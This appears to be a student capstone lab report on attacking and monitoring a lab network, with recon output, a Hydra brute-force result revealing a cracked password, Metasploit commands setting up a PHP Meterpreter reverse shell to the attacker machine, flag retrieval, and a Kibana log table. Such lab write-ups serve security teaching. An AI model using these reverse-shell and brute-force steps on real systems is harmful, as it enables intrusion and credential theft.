Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Kali 2020.1
Hostname:Kali(attacker)

IPv4:192.168.1.100
OS: Unbuntu
Hostname: ELK

IPv4:192.168.1.105
OS:Unbuntu
Hostname:Capstone

IPv4:192.168.1.1
OS:Windows 10 Pro
Hostname:Mingw64

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker Machine
Capstone (Ubuntu)	192.168.1.105	Victim Machine
ELK(Ubuntu)	192.168.1.100	Monitoring Machine
Mingw64 (Windows 10 Pro)	192.168.1.1	Gateway & Used to view kibana on ELK

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security misconfigurations	*Lack of authorizations protocols for restricted directories allowed for browsing.*	
Brute Force CVE-2019-3746	When an attacker uses different username and password combinations to access a device and system	The system was east to access by use of brute force with a password list like rockyou.txt. Other programs like john the ripper and hydras also can be used.
PHP Reverse Shell Vulnerability	Established shell connection through a reverse php payload	*Successfully established meterpreter session, traversed network and was able to see all the files*

Exploitation: Security Misconfigurations

01

Tools & Processes

- Used nmap to map the network, discover IPs and open ports and scan for running services
- Used the browser to navigate folders on the web server


02

Achievements


- Was able to see the webdav directory and from there i was able to see other important folders
- Discovered the secret_folders directory within the company_folders directory.

03

Screenshot in the next slide.



```
---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```



```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: BruteForce Login Vulnerability

01

Tools & Processes

- Used Hydra to bruteforce the password for ashtons account with the username ashton.

- Used the crackstation website to crack ryans password


02

Achievements


- Logged into Ashtons account and gathered instructions on how to access the corporate server.
- While going through the directory a hash was uncovered and that was used to crack ryans password

03

Screenshots in the next slide.



http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-14 0
8:59:45
root@Kali:~# █
```

Exploitation: PHP Reverse Shell Vulnerability

01

Tools & Processes

- Used msfvenom upload the reverse shell payload
- Metasploit was used on the command line to find a reverse PHP shell vulnerability we could use on the target


02

Achievements


- Deployed the reverse shell payload and established a meterpreter session
- Went through the directors and was able to capture the flag

03

Screenshot in the next slide



```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 -> 192.168.1.105:47802) a
t 2021-09-15 17:22:38 -0700

meterpreter > 
```




```
 100600/rw-------  8380064   fil  2020-06-19 04:08:40 -0700  vmlinuz
 100600/rw-------  8380064   fil  2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > download flag.txt
[*] Downloading: flag.txt -> flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> flag.txt
[*] download   : flag.txt -> flag.txt
meterpreter > 
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



Time	destination.ip	source.ip	server.port	destination.port
Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
Sep 16, 2021 @ 03:31:40.004	172.16.4.205	166.62.111.64	-	49190
Sep 16, 2021 @ 03:31:40.004	172.16.4.205	81.4.122.101	-	49220
Sep 16, 2021 @ 03:31:40.004	93.95.100.178	172.16.4.205	-	443
Sep 16, 2021 @ 03:31:40.004	93.95.100.178	172.16.4.205	-	443
Sep 16, 2021 @ 03:31:40.004	172.16.4.205	93.95.100.178	-	49236
Sep 16, 2021 @ 03:31:40.004	172.16.4.205	93.95.100.178	-	49237
Sep 16, 2021 @ 03:31:40.004	172.16.4.205	93.95.100.178	-	49236
Sep 16, 2021 @ 03:31:40.004	142.250.69.202	192.168.1.90	-	443

